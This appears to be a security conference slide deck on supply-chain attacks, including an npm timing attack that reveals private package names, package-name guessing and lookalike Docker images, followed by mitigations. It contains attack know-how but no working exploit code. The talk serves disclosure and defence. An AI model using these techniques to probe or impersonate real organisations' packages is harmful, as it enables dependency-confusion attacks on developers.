


<https://www.simplethread.com/great-scott-timing-attack-demo/>

Executing a timing attack on npm

The screenshot shows a web browser's developer tools interface. At the top, the URL bar displays `https://registry.npmjs.com/@random-organization/secret-package`. Below the URL bar, the request method is set to `GET` and the URL is `https://registry.npmjs.com/@random-organization/secret-package`. The response status is `404 Not Found`, with a response time of `578 ms` and a response size of `233 B`. The response body is displayed in the `Body` tab, showing the JSON error message: `"error": "Not found"`.

Response time in Millisecond



Executing a timing attack on npm

REQUEST	1	2	3	4	5	AVERAGE	STANDARD DEVIATION
Private package exists	686ms	304ms	363ms	1562ms	326ms	648ms	534ms
Private package does NOT exist	353ms	38ms	38ms	39ms	38ms	101ms	141ms

A possible package name list

- Guessing attack
- Patterns in the organization's public packages
 - *@contso/contso-**
 - *@contso/cnt-**

How attackers can merge everything to an attack



@ne-test-org/hello-world

1.0.0 • Private • Published 19 days ago



hello-world

1.0.0 • Public • Published 1 hour ago



ustclug/ubuntu

SPONSORED OSS ☆

By [University of Science and Technology of China](#) • Updated 3 days ago

Official Ubuntu Image with USTC Mirror

Image



ubuntu

DOCKER OFFICIAL IMAGE • 1B+ • 10K+

Ubuntu is a Debian-based Linux operating system based on free software.

Mitigation And Recommendations

- It is still possible!

GitHubSecurity

[Rewards](#)

[Scope](#)

[Targets](#)

[Rules](#)

[FAQs](#)

[Submit a vulnerability](#)

Timing attacks that reveal a private package

Architectural nuances prevent us from systematically preventing timing attacks from determining whether a specific package exists. Therefore, timing attacks are considered ineligible.

Mitigation And Recommendations


- **It is still possible!**
 - Consider creating public packages as placeholders to prevent such attacks
 - Read the following npm blog [“Avoiding npm substitution attacks”](#)
- Look for timing issues on other platforms



Summary

Summary

- Simple vectors, High damage



Summary

- If you are a security researcher in this field, watch your step!



Summary

- Ensure security at each development stage

Mitigation And Recommendations

- First Things First - The publishers and platform's responsibility
 - Verify the credibility of publishers before installing VS Code extensions
- Depending on your role as a security researcher or developer - scan IDE extensions for vulnerabilities, secrets, and malicious activity
- IDE - "Shift left-left"
 - What about other attack vectors - such as JetBrains, Postman Collections, Burp Suite extension etc?

Mitigation And Recommendations

- Check all the GitHub links, both in your own code and in the code of others
 - Update any links that redirect to old organizations to point to the correct ones
 - Perform these checks periodically
- Want to change your organization name? keep it!
- TIP: There is a high possibility of finding potential organizations when one company acquires or merges with another


Mitigation And Recommendations

- Ensure that all packages listed under your scope belong to you
- Always be suspicious of your dependency owners
 - Evaluate open-source packages before choosing them by using various sources, such as Dps.dev and Socket.dev.
 - Overlay browser extension (WIP) - <https://github.com/lo-scar/overlay>



Summary

- This was only the tip of the iceberg

 **npm**
3.81M Packages

 **Maven**
539K Packages

 **PyPI**
522K Packages

 **Go**
448K Packages



MAY 11-12

BRIEFINGS

Thank you

 @Goldmanllay

@YakirKad



#BHASIA @BlackHatEvents